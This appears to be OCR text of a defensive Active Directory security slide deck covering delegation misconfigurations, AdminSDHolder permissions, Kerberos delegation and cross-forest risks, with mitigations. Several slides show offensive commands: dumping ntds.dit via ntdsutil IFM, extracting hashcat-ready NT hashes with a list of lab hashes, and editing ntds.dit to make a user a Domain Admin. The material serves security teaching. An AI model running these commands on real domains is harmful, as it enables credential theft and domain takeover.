
<u>Mitigation:</u>

- Remove from Domain Admins
- Delegate appropriate rights
- Use separate accounts for different tiers:
  - Workstations
  - Servers
  - Domain Controllers





Server GPOs Linked to Domain Controllers






Server GPOs Linked to Domain Controllers





Only use GPOs dedicated to Domain Controllers, don't link GPOs already linked to other OUs.

Modify Rights to GPOs at Domain /DC Level



Only AD Admins should have modify rights on GPOs linked to the Domain/Domain Controllers.

Accounts with Delegated Rights to AD

- Group membership
- AD delegated permissions
- Group Policy delegation
- Group Policy User Rights Assignments (DC GPOs)

Allow log on locally	TRIMARCRESEARCH\Server Tier 3, TRIMARCRESEARCH\Domain Users, TRIMARCLAB\Lab Admins, BUILTIN\Server Operators, BUILTIN\Print Operators, NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS, BUILTIN\Backup Operators, BUILTIN\Administrators, BUILTIN\Account Operators
Allow log on through Terminal Services	TRIMARCRESEARCH\Server Tier 3, BUILTIN\Administrators

Domain Permission Delegation Issues

```
Domain                  : lab.trimarcresearch.com
IdentityReference       : TRDLAB\Domain Computers
ActiveDirectoryRights   : Full Control
ObjectAttribute         : user All
InheritedObjectClass    : user
ObjectClass             : All
AccessControlType       : Allow
IsInherited             : False
```

```
Domain                  : lab.trimarcresearch.com
IdentityReference       : TRDLAB\ServerAdmins
ActiveDirectoryRights   : ReadProperty, WriteProperty, ExtendedRight, GenericExecute
ObjectAttribute         : computer All
InheritedObjectClass    : computer
ObjectClass             : All
AccessControlType       : Allow
IsInherited             : False
ObjectFlags             : InheritedObjectAceTypePresent
InheritanceFlags        : ContainerInherit
PropagationFlags        : InheritOnly
FlaggedForReview        : False
```

AdminSDHolder Permission Delegation Issues

```
Domain                  : lab.trimarcresearch.com
ObjectDN                : CN=AdminSDHolder,CN=System,DC=lab,DC=trimarcresearch,DC=com
IdentityReference       : TRDPROD\User Admins
ActiveDirectoryRights   : ReadProperty, WriteProperty, GenericExecute
InheritedObjectClass    : All
ObjectClass             : All
AccessControlType       : Allow
IsInherited             : False
ObjectFlags             : None
InheritanceFlags        : None
PropagationFlags        : None

Domain                  : prod.trimarcresearch.com
ObjectDN                : CN=AdminSDHolder,CN=System,DC=prod,DC=trimarcresearch,DC=com
IdentityReference       : TRDPROD\User Admins
ActiveDirectoryRights   : ReadProperty, WriteProperty, GenericExecute
InheritedObjectClass    : All
ObjectClass             : All
AccessControlType       : Allow
IsInherited             : False
ObjectFlags             : None
InheritanceFlags        : ContainerInherit
PropagationFlags        : None
```

Reviewing Active Directory Permissions

- PowerShell for OU Permission Report:
  - https://blogs.technet.microsoft.com/ashleymcglone/2013/03/25/active-directory-ou-permissions-report-free-powershell-script-download/
- ACLight (Batch file that calls PowerShell):
  - https://github.com/cyberark/ACLight
- Bloodhound:
  - https://github.com/BloodHoundAD/BloodHound

Admins Use Regular Workstations for AD Administration

1 workstation

30 accounts in the local Administrators group.

50 accounts w/ local admin via software management system.

20 accounts with control of the computer via security agent(s).

======

~ 100 accounts with effective admin rights on the workstation

How many GPOs apply to the workstation &
how many accounts have modify rights?


Who has control of your workstation?

Kerberos Delegation


- Delegation = Impersonation
- Kerberos Delegation:
  - **Unconstrained:**
    Impersonate users connecting to service to ANY Kerberos service.
  - **Constrained:**
    Impersonate authenticated users connecting to service to SPECIFIC Kerberos services on servers.
  - **Constrained with Protocol Transition:**
    Impersonate any user to SPECIFIC Kerberos services on servers. (aka “Kerberos Magic”)
  - **Resource-based Constrained Delegation:**
    Enables delegation configured on the resource instead of the account.

Kerberos Delegation

- Delegation = Impersonation
- Kerberos Delegation:
  - **Unconstrained:**
    Impersonate users connecting to service to ANY Kerberos service.
  - **Constrained:**
    Impersonate authenticated users connecting to service to SPECIFIC Kerberos services on servers.
  - **Constrained with Protocol Transition:**
    Impersonate any user to SPECIFIC Kerberos services on servers. (aka “Kerberos Magic”)
  - **Resource-based Constrained Delegation:**
    Enables delegation configured on the resource instead of the account.



Cross-Forest Administration



Forest A Domain Admin Account

<u>Result:</u>

Full Compromise of the Production Active Directory

Cross-Forest Administration

- Production <--one-way--trust---- External
- Production forest AD admins manage the External forest.
- External forest administration is done via RDP.
- Production forest admin creds end up on systems in the External forest.
- Attacker compromises External to compromise Production AD.

Mitigation:

- Manage External forest with External admin accounts.
- Use non-privileged Production forest accounts with External admin rights.

Fix/Resolve these common issues to Level Up You AD Security Posture

Domain Controllers with Unencrypted Disks/Storage

Offline access to the NTDS.dit can result in some interesting persistence methods.

Short-term AD admin access provides DC admin rights.

Access to DC backups = AD compromise

Install From Media (IFM) Files

```
PS C:\> ntdsutil.exe "act inst NTDS" ifm "Create Sysvol Full C:\IFM" q q
C:\Windows\system32\ntdsutil.exe: act inst NTDS
Active instance set to "NTDS".
C:\Windows\system32\ntdsutil.exe: ifm
ifm: Create Sysvol Full C:\IFM
Creating snapshot...
Snapshot set {c05eb4b4-b673-4142-8f39-2c1ff01bf483} generated successfully.
Snapshot {bbf4ff1e-94d5-46cb-bccd-48d3c9f2b9d0} mounted as C:\$SNAP_201909031249_VOLUMEC$\
Snapshot {bbf4ff1e-94d5-46cb-bccd-48d3c9f2b9d0} is already mounted.
Snapshot {bbf4ff1e-94d5-46cb-bccd-48d3c9f2b9d0} is already mounted.
Initiating DEFRAGMENTATION mode...
     Source Database: C:\$SNAP_201909031249_VOLUMEC$\Windows\NTDS\ntds.dit
     Target Database: C:\IFM\Active Directory\ntds.dit

                Defragmentation  Status (% complete)

          0    10   20   30   40   50   60   70   80   90  100
          |----|----|----|----|----|----|----|----|----|----|
          ..................................................

Copying registry files...
Copying C:\IFM\registry\SYSTEM
Copying C:\IFM\registry\SECURITY
Copying SYSVOL...
Copying C:\IFM\SYSVOL
```

Extract HashCat Compatible Hashes from IFM

```
PS C:\> Get-ADDBAccount -DBPath 'c:\IFM\Active Directory\ntds.dit'
>> -ALL -BootKey $BootKey |
>> Format-Custom -view HashCatNT
>>
```

https://www.dsinternals.com/wp-content/uploads/HIP_AD_Offline_Attacks.pdf

```
Guest:
krbtgt:f7686f9697a18657104bc23f74301761
Administrator:1eac8c9e07aeea9c4587030764c81401
admBBrooks:058807211557 9a617a609802bdbf69d5
admECooper:b5c1149c4846c8d485bacf5c3dd82740
admACarter:a5cb0554f4e8e5780386f0add65b2ca7
HPSIM:7168f9ff609f6f06b7ec2400872de085
admRHenderson:2c9c8c3ae8d37a227221b13591b63ca9
admELewis:1982dd2e103792bc25d835636094c775
SCCMsvc:1f4e34d9528ae12aa056181a0e6d132c
admLNelson:2a299b42640002b49b694abd3a5c4b09
Beta18_svc:4104fbef4f3bc2337791efb2cb2ad64d
Delta18_svc:073d5d39a8d2acebd02836a198a416c8
Gamma26_svc:4aff90555435d206ea622e06daab2d3e
Gamma13_svc:42c798a41da8e60be603c1c2ce135e85
Alpha33_svc:dd46728e9f1e8bf402289f5a627d878d
Gamma21_svc:5a519bf07ab8cc8f5b5a85792f0a0099
Alpha21_svc:acc912a349de6083075b31315e8ad523
Brightmailsvc:22990bf8fc27f8444217109d9511d6c9
msMOM:ca9e6a95461c7fa7957bb801e1753adc
hdfsusageSRV43_svc:1753627aedbc24e47fc987bf00eee0b2
```

Check Primary Group ID on Account

```
PS C:\> get-aduser 'bobafett' -prop primarygroupid


DistinguishedName : CN=Boba Fett,OU=Accounts,DC=lab,DC=trimarcresearch,DC=com
Enabled           : True
GivenName         : Boba
Name              : Boba Fett
ObjectClass       : user
ObjectGUID        : 58d8ac05-6abc-46b8-8b51-90062367080e
primarygroupid    : 513
SamAccountName    : BobaFett
SID               : S-1-5-21-1464781628-4228599274-2308228173-1711
Surname           : Fett
UserPrincipalName : BobaFett@lab.trimarcresearch.com
```

Stop AD, Modify NTDS.DIT, & Start AD

```
PS C:\> stop-service ntds -Force

PS C:\> Set-ADDBPrimaryGroup -SamAccountName Bobafett `
-PrimaryGroupId 512 `
-DatabasePath 'C:\windows\ntds\ntds.dit'

PS C:\> start-service ntds
```

